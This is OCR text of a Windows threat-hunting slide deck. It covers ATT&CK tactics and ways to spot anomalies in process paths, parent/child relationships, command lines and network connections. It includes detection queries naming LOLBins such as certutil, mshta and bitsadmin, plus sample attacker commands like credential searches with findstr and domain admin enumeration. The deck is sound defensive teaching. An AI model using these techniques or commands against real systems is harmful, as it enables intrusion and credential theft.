THREAT HUNTING PRINCIPLES (WINDOWS)

Author:

Samir Bousseaden

@SBousseaden

AGENDA

- Introduction
- Overview of ATT&CK Tactics/Phases
- Hunting Methods & Principles
- Example of hunts per Tactic
- Quiz
- Q & A

Introduction - Threat Hunting?

- Not a new concept
- Curiosity driven
- Attacker TTPs (not tools hashes/C2 domains)
- Confirmed Hunts can be promoted to real time detection rules
- Requires good quality Data Sources (i.e. EDR, Sysmon+SIEM with good logging coverage)
- Often behavior based (Know what's Normal to spot what's abnormal)
- Sometimes CTI based (if the scope is subject to targeted attacks)


INTRODUCTION - THREAT HUNTING?

- Requires good understanding of basic Windows/Linux OS internals (for Windows Download and play with Sysinternals – Procexp, Procmon & Autoruns)
- Basic level of Malware Dynamic and Static Analysis
- Visit/hunt on online sandboxes such as https://any.run, https://hybrid-analysis.com more frequently to get a feel of the monthly eventual threats TTPs changes (not IOCs!)
- Good understanding of Windows Security Logs & Sysmon events
- Good understanding of common Attack stages and techniques
- Consuming CTI or DFIR Threat Report (min Monthly basis to keep up with TTPs changes)

INTRODUCTION - ATT&CK IS A MUST!

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Impact
T1189: Drive-by Compromise	T1059: Command-Line Interface	T1015: Accessibility Features	T1134: Access Token Manipulation	T1134: Access Token Manipulation	T1098: Account Manipulation	T1087: Account Discovery	T1210: Exploitation of Remote Services	T1056: Input Capture	T1043: Commonly Used Port	T1485: Data Destruction
T1091: Replication Through Removable Media	T1203: Exploitation for Client Execution	T1098: Account Manipulation	T1015: Accessibility Features	T1197: BITS Jobs	T1003: Credential Dumping	T1135: Network Share Discovery	T1175: Distributed Component Object Model	T1113: Screen Capture	T1090: Connection Proxy	T1486: Data Encrypted for Impact
T1193: Spearphishing Attachment	T1177: LSASS Driver	T1197: BITS Jobs	T1176: Browser Extensions	T1207: DCShadow	T1214: Credentials in Registry	T1040: Network Sniffing	T1076: Remote Desktop Protocol		T1188: Multi-hop Proxy	T1488: Disk Content Wipe
T1192: Spearphishing Link	T1170: Mshta	T1158: Hidden Files and Directories	T1183: Image File Execution Options Injection	T1140: Deobfuscate/ Decode Files or Information	T1056: Input Capture	T1018: Remote System Discovery	T1105: Remote File Copy		T1219: Remote Access Tools	T1487: Disk Structure Wipe
T1195: Supply Chain Compromise	T1086: PowerShell	T1183: Image File Execution Options Injection	T1050: New Service	T1089: Disabling Security Tools	T1040: Network Sniffing	T1063: Security Software Discovery	T1021: Remote Services		T1105: Remote File Copy	T1496: Resource Hijacking
T1078: Valid Accounts	T1117: Regsvr32	T1177: LSASS Driver	T1055: Process Injection	T1107: File Deletion	T1174: Password Filter DLL	T1016: System Network Configuration Discovery	T1091: Replication Through Removable Media		T1071: Standard Application Layer Protocol	T1494: Runtime Data Manipulation
	T1085: Rundll32	T1050: New Service	T1053: Scheduled Task	T1158: Hidden Files and Directories		T1033: System Owner/User Discovery	T1077: Windows Admin Shares		T1095: Standard Non-Application Layer Protocol	T1492: Stored Data Manipulation
	T1053: Scheduled Task	T1060: Registry Run Keys / Startup Folder	T1078: Valid Accounts	T1183: Image File Execution Options Injection		T1007: System Service Discovery	T1028: Windows Remote Management		T1065: Uncommonly Used Port	T1493: Transmitted Data Manipulation
	T1064: Scripting	T1053: Scheduled Task	T1100: Web Shell	T1036: Masquerading		T1124: System Time Discovery			T1102: Web Service	
	T1035: Service Execution	T1101: Security Support Provider		T1170: Mshta						
	T1204: User Execution	T1078: Valid Accounts		T1126: Network Share Connection Removal						
	T1047: Windows Management Instrumentation	T1100: Web Shell		T1027: Obfuscated Files or Information						
	T1028: Windows Remote Management	T1047: Windows Management Instrumentation		T1055: Process Injection						
		T1084: Windows Management Instrumentation Event Subscription		T1117: Regsvr32						
				T1085: Rundll32						
				T1064: Scripting						
				T1078: Valid Accounts						
				T1102: Web Service						

Introduction - Typical ATT&CK Flow



Animation: Credit goes to Ahnlab

HUNTING METHODS - PRINCIPLES

Frequency: a) high number of failed logon 4625 from same source IP or workstation
b) A scheduled task "Googupdate" present only on 2/3500 hosts

Context: a) User01 from HR depart executing "net group 'Domain Admins' /domain"
b) Admin01 added "user01" to "Exchange Admins" Group

Behavior: a)process "notepad.exe" connecting to symantec.ddns.net
b) winword.exe process created a child process powershell.exe with bas64 encoded cmd

Honeytokens: a) access to a monitored network file share named "Password Vault"
b) Process findstr with cmdline "findstr /I passw"

Known TTPs artefacts: a) process rundll32.exe access memory of lsass.exe
b) osk.exe executable was replaced by cmd.exe

HUNTING METHODS - PROCESSES

Parent/Child: winword.exe shouldn't normally create powershell.exe

Process/Netcon: calc.exe connecting to Github

Cmdline:rundll32.exe with null cmdline


Privileges Mismatches: c:\users\user01\appdata\temp\o.exe running as system authority


Execution Paths: scheduled task with action set to run c:\programdata\kb12.exe


Names Mismatches: c:\windows\system32\lsasss.exe


Processes Interaction: mshta.exe create a remote thread into explorer.exe

HUNTING METHODS – SUSPICIOUS EXECUTION PATHS











HUNTING METHODS – SUSPICIOUS EXECUTION PATHS


There are many suspicious execution paths, some takeaways for this analysis technique that you will need to baseline and/or hunt for:

- Execution from default system folders that are writable by standard users (i.e c:\users\public*)
- Identify folders that are not supposed to host executables and hunt on any execution from those folders and sub-folders (i.e. c:\windows\tasks\taskeng.exe or this folder host normally only .job files)
- Known windows core processes running from non standard paths (i.e. svchost.exe from "c:\windows\temp")
- Pay attention to renamed signed/trusted scripting and windows utilities (i.e. cscript.exe renamed and executed from c:\users\user\appdata\local\temp\microsoft\team.exe) use original file name instead.
- Folders that mimic known windows folders: "c:\windows \system32\lsass.exe"
- While hunting avoid noisy folders and focus on quick detections

HUNTING METHODS – PROCESS PARENT/CHILD MISMATCHES








HUNTING METHODS – PROCESS PARENT/CHILD MISMATCHES


There are many suspicious parent child relationships, some takeaways for this analysis technique that you will need to baseline and/or hunt for:

- Default parent and child processes of system core processes (i.e. Print Spooler subsystem "spoolsv.exe" parent of cmd.exe normal or not?)
- Identify combinations that are impossible or rare to occur (i.e. wmiprvse.exe child of exploer.exe)
- Use Online sandboxes such as any.run or hybrid-analysis.com to identify latest trends of abnormal combination seen in the wild
- Some Known Phishing CVEs like CVE-2017-11882 have unique execution flow (Process EQNEDT32.EXE may create a child process such as mshta.exe), incorporate those quickly even if you have a working patching plan (you never know who has a vulnerable office version)
- Don't trust legit looking execution flow, Always cross check with other criterias such as user name, process integrity level, network connections (CreateProcess with STARTUPINFOEX structure can be used to spoof PPID)


HUNTING METHODS – COMMAND LINE ANOMALIES




Normal schtasks.exe execution using /xml param should point to a .xml file extension (Task Config)



1st anomaly cmdline points to "suspicious path", 2nd wmic with /format to point to an xsl is a known technique to bypass whitelisting.





RDP Tunneling in action

HUNTING METHODS – COMMAND LINE ANOMALIES

There are many suspicious command line values, some takeaways for this analysis technique that you will need to baseline and/or hunt for:

- Priority should go for windows native sysadmins and scripting utilities (net.exe, whoami.exe, cscript.exe, wscript.exe, mshta.exe, wmic, regsvr32, regasm, rundll32, msbuild, installutil, systeminfo, netsh, reg.exe, netstat.exe, nltest.exe, powershell.exe etc.)
- Identify Process that don't have usually a "null" commandline (i.e. rundll32.exe, regasm.exe, msbuild.exe or svchost.exe with a null cmdline is suspicious)
- Look for lengthy and obfuscated command line values
- Use Online sandboxes such as any.run or hybrid-analysis.com to identify latest trends of suspicious cmdline values seen in the wild
- Same as for parent process details, command line can be spoofed (PEB hijack) as well but still not yet widely adopted

HUNTING METHODS – PROCESS/NETCON

Look for suspicious combination of process and destination domain or port or private/public IP address:

network where process_name in ("wscript.exe","cscript.exe","mshta.exe","regasm.exe","regsvr32.exe","regsvcs.exe","msbuild.exe","certutil.exe","bitsadmin.exe","installutil.exe","mavinject.exe","wmic.exe", "powershell.exe")

network where destination_port == 587 and process_name != "outlook.exe" and process_name != "mailClient.exe" and process_name!="thunderbird.exe"

C:\windows\explorer.exe with http traffic to non Microsoft ASN.


C:\windows\system32*.exe with http traffic to DDNS subdomains


Network where process_name!="system" and destination_port in ("445","139")

dns where query_name == "*api.dropboxapi.com*" and process_name != "Dropbox.exe"

HUNTING METHODS – ONLINE SANDBOX EXAMPLE

Hunting example for any eventual public sample that contains in the cmdline “localhost:3389” sign of RDP tunneling:





